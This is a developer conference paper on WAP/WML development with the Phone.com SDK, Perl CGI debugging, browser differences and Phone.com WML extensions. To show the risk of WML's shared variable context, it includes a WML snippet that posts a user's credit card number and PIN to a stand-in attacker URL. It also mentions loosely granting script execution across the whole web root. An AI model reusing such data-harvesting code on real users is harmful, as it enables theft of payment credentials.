WAP Development at 30,000 Feet

Alastair France, Phone.com

I want to take a look at several issues in this paper. Firstly, I will consider the use of the development tools that are currently available — in particular, the ones that I use. I will do this with the idea in mind of setting up a standalone development environment.

I'm also going to consider how to use this type of environment to test a multi-browser situation; such as we have in Europe and other GSM countries. I'll address too how to make use of some additional features of one particular browser — the Phone.com browser — to improve the usability of the applications that are developed. Usability itself is a huge area, and I shall only scratch the surface of it here. (This will be covered in more detail in the presentation by Luca Passani.) However, possibly beyond all other factors, usability is critical to the success of WAP in a consumer marketplace.

Standalone Development Needs

Let me consider what I want from a standalone development environment. I need to be able to do the following:

- Prepare and test WML
- Prepare and test WMLScript
- Prepare and test server-side scripting
- Prototype user interfaces for different browsers

No single vendor's product — not even the Phone.com product — allows me to do all of this. However, such an environment can be assembled from items that are widely available on the Web.

We'll start by looking at the necessities for preparing a UI in a single browser environment: the Phone.com browser. Note that this isn't a single handset environment at all — many different handsets use this browser — but I will recognize a need, later, to use other environments too.

Downloading the Phone.com software developer's toolkit actually provides me with many of the tools that I need as a developer. It allows me to test WML and WMLScript. Alone, it doesn't give me any server-side scripting, but we will come to that later on. Let's just look very simply at how the SDK hangs together.

The SDK has a number of ways of working: it can use a gateway, it can use a separate web server, or you can just point it at ordinary files with no web server present. It's not immediately obvious how to do this, but if you consider that the simulator is just acting as a web browser, then you can simply feed it a URL that points to a local file, for example, file:c:/webshare/wwwroot/up/index.wml.

We can do quite a lot of work with this simple type of installation. We need some sort of editor that can be used for WML and WMLScript files, but both of these are straightforward text formats, so a text editor is adequate. I tend to use Wordpad for this, although I sometimes prefer something a little more powerful. EditPad, which is available from http://www.jgsoft.com/editpad.html, describes itself as "PostcardWare". It's not enormously feature-rich, but it does allow me to go to a particular line, which is a great advantage when debugging WML — errors noticed by the simulator are reported by line number.

For example, look at the file below:

```
<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
   "http://www.wapforum.org/DTD/wml_1.1.xml">

<!-- Wrox examples (c) Phone.com, Inc. 2000 test1.wml -->

<wml>
   <card>
      <p>
         Hello World<br>
         Welcome to WML
      </p>
   </card>
</wml>
```

This document has an error. It's a very simple error — indeed, it's one that many new WML authors will make. The Phone.com simulator reports a compile error, the details of which can be seen in the information window. The salient points of this information are:

```
net request: <FILE:/C/webshare/wwwroot/wrox/test1.wml>

HTTP GET Request: FILE:/C/webshare/wwwroot/wrox/test1.wml

----------------- DATA SIZE ------------------------
Uncompiled data from FILE is 284 bytes.
...found Content-Type: text/vnd.wap.wml.

====================== WML Errors =====================
WML translation failed.
(13) : error: Expected tag end(>) instead of <newline>
(13) : error: Expected </ instead of TEXT ' Hello World'
(14) : error: Invalid element 'PCDATA' in content of 'br'. Expected closing tag
(14) : error: Close tag 'p' does not match start tag 'br'
(15) : error: Close tag 'card' does not match start tag 'p'
(16) : error: Close tag 'wml' does not match start tag 'card'
(17) : error: Expected the end of root element instead of end of file
```

This helps us to find our error, which in this case is the missing "/" from the end of the
. Notice that the line numbers to the left of the error help identify the relevant line number.

> *As an aside, it's amusing as I write this to reflect on the title of the presentation. Right now, I* should *be about to get to 30,000 feet, but I suspect that it will be a while before I do so. I'm generating this particular document pretty close to sea level at London's Heathrow Terminal 4. It's the 18th of June, and the deadline for the document has been and gone, but I've got far too many things going on! I dare say that by the time of the Wrox Conference this will all be forgotten, but if you remember the weekend of the 17th/18th June as the one when the UK's air traffic control system went pear-shaped, you will understand my amusement at the title right now.*


Back to the code. Correct the line (to
), and everything will work just fine.

Working with file URLs works perfectly well, as long as you don't want to do anything that involves calculation at the server side. Once we get to that stage, we need to start ensuring that our decks are served by a web server.

Here again though, I don't need anything too complex. I use a server that's provided to Windows users by Microsoft — in this case, Personal Web Server. This is available from Microsoft's web site, or on some Office CDs. If I were using NT rather than Windows 95, then I would use the alternative Peer Web Services, which is part of the NT Workstation release. (Beware: if you're using any of the NT service packs, you may find that you need to reapply the service pack after adding Peer Web Services to your machine.) Windows NT Server comes with IIS, which can naturally be used in the same way.

In both cases, I install a Perl scripting environment, since this is the language I use to generate dynamic WML decks. The environment I use is ActivePerl from ActiveState, which can be downloaded from http://www.activestate.com. Again, it's a free download, though be prepared to take some time getting it. If you get asked, make sure that you check the "Perl for ISAPI" option when you install.

In order to get scripts running on Perl, you will need to assign the appropriate file extension to the Perl interpreter. In the figure below, I'm using `regedit` (type regedit in the Start | Run dialog) to set up the Perl interpreter to run `.cgi` scripts. (Although using the registry to achieve this is not the safest of methods, it can save time, compared to using a command prompt for instance, as long as you know what you are doing.) Notice how the extension `.cgi` is mapped to the Perl interpreter:



If you're using Personal Web Server (or Peer Web Services), you'll also need to specify that the web server can execute scripts in a particular directory. I'm pretty lazy about this, and allow everything from the root web directory down to be executed. You can be more cautious if you wish.

Put all these things together, and you have a wonderful, simple development environment. It's great because it has the following features:

- It's a standalone environment
- No reliance on network/airlink
- Collect your own statistics
- It can run on batteries!
- Not much computing power is needed (relatively)

In fact, it's an environment that you can operate quite happily on an airplane. Remember to take a spare battery for your laptop!

As a further aside, it's remarkable how often the statistics — in terms of what devices access the web server — come in useful when you are developing. You'll soon discover how handy it is to examine how applications work with the caches of different mobile devices (particularly, as we will see, the Nokia handset's cache), and identification of just when the network gets hit is a critical part of the battle. With your own environment, you can examine the statistics very simply to find out what has and has not been accessed from your web server.

One step that you have probably already taken in order to download the Phone.com SDK is to sign up for the developer's program. If not — you might have obtained the SDK from a CD, for example — it's a very worthwhile thing to do. It gives you access to lots of information, hints and tips, style guides, manuals, and so on, as well as access to the bulletin boards and self-help groups. Phone.com also has a developer support panel to answer technical queries. You should sign up for this at http://updev.phone.com; creating an account is free.

An extra benefit of signing up is that you can create accounts on the Phone.com developers' gateway. There are times when you do need to test against a real gateway, and Phone.com provide one exactly for this use. This gateway includes all the facilities of Phone.com gateways, such as integration of pushed alerts, faxing, e-mail, and the registered applications for handling address books and other personal information.


> *I should say, though, that for* most *development you won't actually need (or, for that matter, want) to use a gateway.*

The SDK actually contains rather more than just an emulator. There are code samples in WML and WMLScript, as well as application libraries in Perl, C, Visual Basic, Visual C++, and ASP. In order to deal with the notification ports on a gateway, there are libraries for COM and Solaris too.

The most valuable tool though, as we have already seen, is the UP.Simulator. I've found that it's helpful even when I'm developing content for handsets with different browsers. The syntax check is thorough, and the reported errors are meaningful (and quick). It's no substitute for testing on real simulators (or phones themselves) for those browsers, though.


The Phone.com SDK

We now come back to configuration of the Phone.com SDK:



The figure above shows the settings you can use. For most development work, the simulator will be set to use HTTP Direct mode, in which it can connect directly to a web server and fetch content.

Normally in a WAP environment, a handset gets content by requesting it from a gateway in the following manner:



1. The phone requests a URL from the gateway. This is done using WAP protocols.
2. The gateway now needs to request the data from a server. For example, a gateway at wapgateway.mycarrier.com might want to access www.cnn.com. This happens over HTTP; it looks like a conventional web request.
3. The web server returns the content, hopefully in WML, but this is again over HTTP.
4. The gateway takes the WML and compiles it. If the WML doesn't compile, the phone gets an error reported to it. (On some phones this will be "Cannot connect to service".) The user gets no clue what the error is. This isn't too helpful!

5. The end result (be it compiled data or an error deck) is returned to the handset over WAP protocols.
6. The handset either displays the content directly, or (in the case of some errors) shows something different to the user.

We can already see some of the difficulties of debugging in this environment. If there's a mistake in the WML code, there are two steps that will interfere with the information that is received at the handset. Firstly, at step 4, the gateway will return a simple error deck to the phone. Then, at step 6, the phone handset may return something even less meaningful to the user. From the point of view of the handset user, the result may be the same whether there is an error in the code, or a problem with the network.

Of course, this may be desirable in a real deployment, but it certainly doesn't help with debugging.

The point of HTTP Direct mode is that the simulator takes on the role of the gateway as well. The simulator picks up WML content from the web server (or even, as you saw earlier, from a file), performs the compilation, and can therefore report the errors that we saw on the screen.

Debugging Perl Scripts

In this section, I'll move on to some issues concerning Perl. I use Perl as a prototyping scripting language for various reasons; probably the main one is that it's a hacker's language (in the coding sense of the word, rather than network abuse), and as far as code goes, I'm a hacker! It's pretty quick to write and use, and if someone really wants to take it afterwards and apply it to a different back end, well — it's relatively comprehensible if well written.

Debugging scripts can often be more complex than static WML, and we're not entirely helped by the behavior of web servers in this respect. Consider the following script as an example:

```
push (@INC, "../up/apputils");

require 'DeckUtils.pl';

&main;
sub main {
   %cgiVars = &AppUtils::ParseCGIVars();

   my $deck="
   <!-- Wrox examples (c) Phone.com, Inc. 2000 headers.cgi -->

   <wml>
   <card id="first">
   <p>
   The user agent string is <br/>
   ";
   $deck .=$ENV{'HTTP_USER_AGENT'};
   $deck .="
   </p>
   </card>
   </wml>
   ";
   &AppUtils::OutputDeck($deck);
}
```

I have this script named `headers.cgi` contained within my `wrox` directory. There are a couple of things that can go wrong even before I start noticing that my program is at fault.

The output that I have on the simulator to start with only mentions "HTTP Error 406". Sometimes, these types of errors are more easily identified with a real web browser, such as Internet Explorer or Netscape Navigator. In this case, the browser either returns the text of the script itself, or offers to download it for me. The diagnosis is therefore that the script is not being run, and the cause is a permissions error in setting up the directories for websharing. I'm not allowing the directory to have any content executed, only read; fix this, and we can go on to the next part. (Note that you wouldn't normally need to fix this every time — this is really just something concerned with setting up the first time.)

We're all set now — but still the simulator doesn't play ball. This time, we get a "content-type" error. What's happening is that we're getting HTML delivered, in the form of an HTML error from the web server, reporting that the script didn't produce any output. Not an ideal thing to receive, and not very helpful. How, then, do we go about debugging from here?

One of the benefits of using Perl is the possibility of using it as a command-line option. Most problems with Perl scripts, where no output is produced, are down to compilation errors rather than run-time ones. In this case, using Perl from the command line will help to understand these "content-type" messages. Here's the output:

```
C:\WEBSHARE\WWWROOT\wrox>perl headers.cgi
Bareword found where operator expected at headers.cgi line 17, near "<card id="f
irst"
  (Might be a runaway multi-line "" string starting on line 11)
        (Missing operator before first?)
syntax error at headers.cgi line 17, near "<card id="first"
String found where operator expected at headers.cgi line 20, near """
  (Might be a runaway multi-line "" string starting on line 17)
        (Missing semicolon on previous line?)
Execution of headers.cgi aborted due to compilation errors.

C:\WEBSHARE\WWWROOT\wrox>
```

Now, here's a clue. Look how ActivePerl tries to help with the error messages too; the suggestions of the runaway `multi-line ""`, and the operator missing at line 17, are both valid. The *actual* error is within the deck variable — I'm using the double quote as the string delimiter, so if I have a double quote in the deck itself, I must escape it like this:

```
<wml>
<card id=\"first\">
<p>
```

Now the deck will work!


Browser Differences


Finally, thinking about the variety of browsers that there are, I want to look at an example of a simple deck.

```
<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
   "http://www.wapforum.org/DTD/wml_1.1.xml">

<!-- Wrox examples (c) Phone.com, Inc. 2000 test2.wml -->

<wml>
<card id="deptquery">
   <do type="accept" label="Next">
      <go href="#phoneinput"/>
   </do>
   <p>
      Which department?
      <select name="dept">
         <option value="plan">Planning</option>
         <option value="deploy">Deployment</option>
```

```
         <option value="beancount">Finance</option>
      </select>
   </p>
</card>

<card id="phoneinput">
   <do type="accept" label="Finish">
      <go href="submit.cgi" method="post">
         <postfield name="group" value="$dept"/>
         <postfield name="num" value="$phone"/>
      </go>
   </do>
   <p>
      Enter Phone number
      <input name="num" format="\3\1\-\2\0\-NNN-NNNN"/>
   </p>
</card>
</wml>
```

That's nice and simple. However, looking at it on the Phone.com browser and the Nokia browser give two very different results. The Phone.com browser presents `<select>` items as a menu straight away, which to my mind (though I might be biased) shows the user very quickly what options are available. Selecting each of them can be done with just one key press. On the Nokia handset it isn't even possible to see immediately that there is a choice available:







Similar complications exist with the `<input>` tag. The `format` attribute ensures that we will get the result `31-20-` followed by three digits, a hyphen, and four more digits. Please accept my apology if this isn't the right format for Amsterdam telephone numbers!

The Phone.com browser presents the number as you enter the card, but with the Nokia browser you must point to the field where the (empty) number is, and press the Navi-key.

With Phone.com, the number mode is selected automatically — you can only enter numbers. The same isn't true for the Nokia, because it decides that there are some non-numeric characters, such as "-", in the format. Worse still, with the Nokia, you have to enter the compulsory characters yourself! If you don't, your input will be rejected:





We have seen the same markup language being presented in different ways in two different handsets. Now, it's *possible* to write "generic" WML that gets presented in

a similar manner across all handsets, but this subset is getting smaller rather than larger with the introduction of new handsets. Furthermore, generic WML is pretty horrible for the end user too. One size fits all makes for ugly clothes!

Developers writing for WAP applications need to consider what handsets are going to be in volume use in their markets. Handsets featuring the Phone.com browser are in use in practically all markets, be they Siemens, Motorola, Samsung, Hitachi, Alcatel, etc. The Nokia 7110 is in use in GSM countries, the Mitsubishi Trium in the UK and France, and we're starting to see Ericsson and Sony devices too.

Phone.com WML Extensions

Interestingly, specialization of markup for different browsers allows the use of some extensions to the specialized code. Phone.com browsers support a rich set of extensions (all of which have been proposed as extensions to WAP, though not necessarily accepted yet). These can be used with Phone.com browsers through any gateway (the gateway just passes any markup that it doesn't understand straight through to the phone).

If you use the extensions for decks aimed at Phone.com browsers, it's necessary to use a slightly different DTD header at the top of your WML documents:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//PHONE.COM//DTD WML 1.1//EN"
   "http://www.phone.com/dtd/wml11.dtd" >
```

The content of this DTD is a superset of the standard WAP DTD. This means that the DTD here can be used whether or not the extensions are used in the code.

It should be noted that all of the functionality of these extensions existed in HDML (Phone.com's proprietary markup language that existed before the WAP Forum). Indeed, the extensions to WML are necessary in order to migrate applications from HDML to WML without losing significant usability and responsiveness.

The first extension that I'll consider, the `<link>` element, is particularly useful in circuit-switched environments like GSM. Here, you are paying typically for call minutes, so let's use them wisely. A little artificial intelligence (or more accurately, predictive application authoring) will mean that the application can load the next deck that the user is likely to look at, so that it is already in the cache when they go to it. This can give the illusion of near-instant response time to the user — compare that with a couple of seconds of splash screen saying "Connecting to Service"!

Remember that caching is handled at the deck level, so before any cards appear in the WML deck, include this:

```
<head>
   <link href="next.wml" rel="next"/>
</head>
```

(Or whatever the `href` is.) You still need to navigate to the document via the WML — but when you do, it's already in the cache! You can cache multiple documents in this way, all in the same header, although I wouldn't recommend necessarily pre-loading every possible piece of content because of cache and latency issues.

Possibly the biggest problem that I find with vanilla WML in terms of producing complex applications is its "single context" nature. You can't have local variables, so your application's variables could be trampled on by any external deck that you call, or (potentially worse) your private data could be harvested by someone else.

Consider the following code extract:

```
<onevent type="onenterforward">
   <go href="http://www.criminal.com/cgi-bin/grabdata.cgi" method="post">
      <postfield name="ccard" value="$(creditcard)"/>
      <postfield name="pin" value="$(pin)"/>
   </go>
</onevent>
```

This can be overcome with the use of the newcontext attribute in a card declaration (for example, <card id="menu1" newcontext="true">). This is a standard part of WML 1.1 – but beware: this doesn't only kill the variables that you want to kill. It's a sledgehammer that knocks out all your variables and your entire history list. There is then no ability to go "back" any more.

The bad news about this is that "back" functionality is critical to usability — users expect to be able to navigate out of applications using it, and tend not to understand the idea of a home page. But "back" itself can be problematic.

The default action of a Back button is <prev/> — that is, to return to the calling card. However, this isn't always what you want to do. WML allows you to reprogram the functionality, like this:

```
<do type="prev">
   <go href="somewhere/else.wml"/>
</do>
```

This works fine for Phone.com browsers, but not with some others. The Nokia "back" function won't be put on the right softkey (where the user expects to find it), while the Mitsubishi will define a new action (potentially linked from the *left* key) and the right softkey will still do a <prev/>.

With Phone.com browsers, you can extend the concepts of variables and card history with a **context**. You can think of this as a subroutine, complete with local variables. You can pass variables into this context, pass them back again, do exception handling... Indeed, you can set up a whole public API for part of a service that you offer, with no risk to your own private variables, or those of your calling application.

Extensions are called using <spawn>, which is syntactically similar to <go>, but starts a new context. If you wish to pass variables to this new context, you explicitly set them using <setvar> within the <spawn> statement. For example:

```
<spawn href="myapp.wml">
   <setvar name="user" value="$(username)"/>
   <setvar name="pass" value="$(passwd)"/>
</spawn>
```

A context exits by calling <exit/>, which will return execution to the previous card, unless the onexit event is used. Within that exit, variables can be sent using <send>, and received back into the calling card using <receive>. Send and receive can be thought of as handling parameter blocks — in order. An empty <receive/> can be used to skip a value that is not required.

Event handling is permitted using <throw> and <catch> constructs. An event handler may handle any event, or specific ones. In the Store context below, notice the catch handler for the exceptions "abort" and "prev". (prev gets thrown if the history stack on a context is drained — if, for example, someone presses the Back key on the first card of the context.) We're passing an item to purchase in the variable item (which we are getting from the old variable code), and getting back two new variables that we are going to put into variables cost and ship.

Here is the code:

```
<card title="Catalog">
   <do type="accept" label="Buy">
      <spawn href="buy.wml" onexit="#confirm">
         <catch name="abort" onthrow="#error"/>
         <catch name="prev" onthrow="#error"/>
         <setvar name="item" value="$(code)"/>
         <receive name="cost"/>
         <receive name="ship"/>
      </spawn>
   </do>
   <p>
      Books
      <select name="code">
         <option value="sdk01">WML Reference: $$5.00</option>
         ...
      </select>
   </p>
</card>

<card id="confirm" title="Results">
   <p>
      Cost of order + shipping: $$ $(cost)
      <br/>Your order will arrive in $(ship) days.
      <br/>Thank you!
   </p>
</card>

<card id="error" title="Attention">
   <p>
      Your purchase was cancelled!
   </p>
</card>
```

In the Buy context below, notice that the user can decline the submission, and the "`abort`" exception will be thrown:

```
<card id="order3" title="Order">
   <do type="accept" label="Yes">
      <go href="buy.cgi" method="post">
         <postfield name="ITEM_ID" value="$(item)"/>
      </go>
   </do>
   <do type="options" label="No">
      <throw name="abort"/>
   </do>
   ...
   <p>
      Proceed and submit this order?
   </p>
</card>
```

Finally, we need to consider what the `buy.cgi` script should return as a deck. We're going to want to send some values:

```
<card>
   <onevent type="onenterforward">
      <exit>
         <send value="7.50"/>
         <send value="2-3"/>
      </exit>
   </onevent>
</card>
```

Here, we're populating the two parameters as `7.50` and `2-3`. These will be received by the `Store` context into the variables in the order in which they are received. In other words, `7.50` will go into `cost`, and `2-3` into `ship`.

I now give full specifications of the Phone.com extensions to WML. (For full details, including examples, see the WML reference guide that forms part of the Phone.com SDK.)

<link> Element

A <link> element specifies a relationship between the containing deck and another document. This element must exist inside the <head> element.

Syntax

```
<wml>
   <head>
      <link href="/next" rel="next"/>
   </head>
   ...
</wml>
```

Attributes

Attribute	Purpose
href	Specifies the location of the document being linked to.
rel	Specifies the relationship between this deck and the document referenced by the href attribute.
sendreferer	true | false Specifies whether the device should include the deck URL in the URL request. Specifying sendreferer="true" causes the device to set the HTTP_REFERER header to the relative URL of the requesting deck. If you want to restrict access to trusted services, decks that request specified URLs must set this option to true.

<spawn> Element

A <spawn> element declares a task to be spawned, indicating the creation of a child context and invocation of a URL in that child context. If the URL names a WML card or deck, the card is displayed and the URL becomes the basis for a new history stack in the child context.

When the child context is exited via an <exit> tag, an onexit intrinsic event occurs. The onexit event can be handled with the onexit attribute, or by embedding an <onevent> inside the <spawn> element. A spawned task can initialize the child context's variables with the <setvar> element, while parameters returned from the child context are bound to variables with <receive> elements, and exceptions that occur in child contexts can be caught with the <catch> element.

The <spawn> element may also contain one or more <postfield> elements. These elements specify information to be submitted to the origin server during the request.

Syntax

```
<spawn href="/child" onexit="/continue">
   <setvar name="Name" value="Joe"/>
</spawn>
```

This <spawn> element creates a new child context, and invokes the "*/child*" URL in this new context. The child context initializes with the variable "*Name*", which evaluates to "Joe". When the child context exits, the onexit event occurs, resulting in a <go> task to the "/continue" URL.

Attributes

Attribute	Purpose
href	Specifies the destination URL — that is, the URL of the card to display.
onexit	The onexit event occurs when the child context is exited with an <exit> tag.
sendreferer	true | false Specifies whether the device should include the deck URL in the URL request. Specifying sendreferer="true" causes the device to set the HTTP_REFERER header to the relative URL of the requesting deck. If you want to restrict access to trusted services, decks that request specified URLs must set this option to true.
method	get | post Specifies the HTTP submission method. Using method="post" causes the UP.Link server to transcode variable data to the character set specified by the HTTP headers defined in your application. You should perform this transcoding if non-ASCII characters (specifically UTF-8) may exist in the data being passed. For more information on character sets and HTTP headers, see the UP.SDK Developer's Guide. If you don't specify the method attribute, the device automatically uses the get method.
accept-charset	Specifies the character encoding that your application can handle. The device uses this attribute to transcode data specified by the <postfield> element. The UP.Link server assumes UTF-8 as the default encoding (of which US-ASCII is a subset), so WML services in the United States, Canada, or Australia do not need to use this attribute. You can also omit this attribute if you specify your character set(s) in the HTTP response header. Note that the accept-charset attribute overrides any character encoding you specify in the HTTP header. The syntax for this attribute is a comma- or space-delimited list of IANA character sets. For example, accept-charset="UTF-8, US-ASCII, ISO-8859-1". For a list of UP.Link-supported encoding names, see the UP.SDK Developer's Guide; to view the complete IANA Character Set registry, go to http://www.iana.org/

<exit> Element

The <exit> element declares an exit task, indicating that the current context should be terminated. Values may be sent to the parent context with an embedded <send> element. The exit task causes the current context to be destroyed, including any variable and history state contained in the context.

Syntax

For example, the following code will terminate the current context, and returns control to the parent context:

```
<exit>
   <send value="393"/>
   <send value="$X"/>
</exit>
```

This element does not take any attributes.

<throw> Element

The <throw> element declares a throw task, indicating that an exception should be raised. Values may be sent to the exception handler with <send> elements included in the throw. Throwing an exception terminates the current context and causes the context to be destroyed, including any variable and history state contained in the context.

If the parent context does not contain an exception handler (a <catch> element) that matches this exception (or a <catch/> element), the parent context is terminated and the exception is re-thrown to that context's parent. This operation repeats until an exception handler is found, or all parent contexts have been terminated. In the case where all contexts are terminated, the UP.Browser performs a reset to a predictable state. Typically, this clears the history stack and displays the home deck.

The following code in the *Syntax* section throws an exception with the name "user input error". In addition, a parameter block is included that specifies more information about the error.

Syntax

```
<throw name="user input error">
   <send value="Bad numeric value"/>
</throw>
```

Attributes

Attribute	**Purpose**
name	Specifies the name of the exception. This name is used to find the correct handler for the exception. The name attribute's value is case sensitive.

<catch> Element

The <catch> element specifies an exception handler that can process an exception passed by a throw task. Parameters sent with the exception are received with the <receive> element.

An onthrow event occurs when the exception is caught and can be bound to a task. The onthrow event can be handled with the onthrow attribute, or by embedding an <onevent> inside the <catch> element.

A <spawn> element cannot contain more than one <catch> element with the same name.

Syntax

```
<catch name="error#1" onthrow="/displayError">
   <receive name="Msg"/>
</catch>
```

Attributes

Attribute	Purpose
name	Specifies the name of the exception. If the name attribute is missing, the <catch> element will handle any exception.
onthrow	The onthrow event occurs when an exception matches the <catch> element. Execution of the UP.Browser continues with the URL referenced by the onthrow attribute.

<send> Element

The <send> element specifies a single value to be included in a parameter block. The UP.Browser creates a parameter block with a single entry for each <send> element. Each entry is identified by its position in the parameter block, and the position is derived from the order of the <send> elements.

Syntax

```
<send value="$X99"/>
<send value="$X100"/>
```

Attributes

Attribute	Purpose
value	Specifies the data to be sent in this parameter block position. If not specified, the value defaults to an empty string.

<receive> Element

The <receive> element is used to receive data sent from a child context. A <receive> element without a name attribute causes the value in the parameter block to be ignored.

When receiving a parameter block, <receive> elements assign a corresponding variable to each value in that parameter block. If there are insufficient values in the parameter block, each additional <receive> should be treated as if the parameter block contained an empty string in that position.

Syntax

```
<receive name="X"/>
```

Attributes

Attribute	Purpose
name	Specifies the variable name. An error occurs if the name attribute value is not a legal WML variable name.

<reset> Element

The <reset> element causes all variables in the current context to be cleared. If a task element, <go>, <prev>, or <refresh> contains a <reset> element, the reset operation is performed when the task is executed. If the <catch> element contains a <reset> element, the operation is performed during the <throw> task processing.

Syntax

```
<go href="/bar">
   <reset/>
</go>
```

For example, if a <go> element includes a <reset>, all variables in the context would be unset as a result of executing the <go>.

The <reset> element has no attributes.

Extensions to Existing WML Elements

In addition to the above extensions to WML, there is an additional attribute for the <a> and <anchor> tags:

Attribute	**Purpose**
accesskey	A number (0-9) that appears on the left side of the screen, next to the link. If the user presses the corresponding key on the phone keypad, the phone executes the task defined by the link. We recommend that you number the links in the order in which they appear!

Also, the <do> and <option> elements have been extended by Phone.com to support the specification of images. This is specified with an <img> element embedded inside a <do> or <option> element. Not all phones, even those that support graphics generally, allow images to be used as labels for softkeys.

User Testing (for free!)

Lastly, here's a final thought that's relevant to the idea of development at 30,000 feet. Probably the most useful resource that you can apply to a development project is user feedback. Sometimes, *identifying* the users can be difficult. But actually, the users that you need are very probably the same people that are sitting in the airport lounge around you — or in the airplane itself. If you have your PC out, and you are doing something obviously different from playing Doom or mucking around on a spreadsheet, and particularly if you are apparently playing with phones, then they'll be interested. You can try things on them for free! People like being asked their opinions.

Occasionally, of course, there are disadvantages to this approach. One time I came across a stewardess who said that PCs were allowed but phones weren't, and had difficulty in understanding that the simulator wasn't going to nuke every piece of flight control apparatus. However, this minor aggravation was probably overcome by the captain coming to visit me afterwards and inviting me to the flight deck for the landing into Washington airport! Well worth it!